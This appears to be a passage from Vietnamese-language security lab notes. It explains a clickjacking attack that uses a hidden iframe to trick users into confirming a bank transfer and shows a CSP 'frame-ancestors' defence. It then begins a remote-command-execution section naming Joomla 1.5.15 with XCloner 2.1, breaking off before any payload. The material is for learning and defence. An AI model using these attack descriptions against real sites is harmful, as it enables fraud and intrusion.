
## II. Click Jacking

# 1. Sơ lược quá trình tấn công

User sẽ truy cập vào 1 trang web có một cái nút tên là fun và một iframe bị ẩn do hacker can thiệp vào, khi ta nhấn nút fun thì thực chất ta đang nhấn vào bức ảnh, ở thực tế iframe này sẽ bị ẩn hoàn toàn và thay vào đó attacker sẽ chèn một iframe chứa các thông tin chuyển tiền ngân hàng để dụ người dùng click vào nút chuyển tiền mà không hề hay biết.



## 2.Video demo trước khi áp dụng CSP





# Áp dụng Secure Content Policy


```
<meta http-equiv="Content-Security-Policy" content="frame-ancestors 'none'">
```

- frame-ancestors 'none': Chính sách này đặt giá trị 'none', ngăn chặn trang web hiện tại được nhúng trong các khung (iframe) của trang khác.

Khi ta sử dụng frame-ancestors 'none', trình duyệt sẽ không cho phép trang web của mình được nhúng trong bất kỳ khung nào của trang web khác, ngay cả khi đó là trang web của chính mình.

Điều này giúp ngăn chặn clickjacking bằng cách không cho phép kẻ tấn công nhúng trang web của mình vào một khung ẩn trên trang web của họ và lừa người dùng tương tác với trang web của mình mà họ không biết.

### 3. Sau khi áp dụng CSP



# III. Remote Command Execution

# 1. Sơ lược quá trình tấn công

Thông tin lỗ hổng:

Joomla version: 1.5.15


xcloner version: 2.1

Attacker thực hiện một cuộc tấn công code injection thông qua một lỗ hổng tồn tại trong extension XCloner của Joomla bằng đoạn code

XCloner.php?

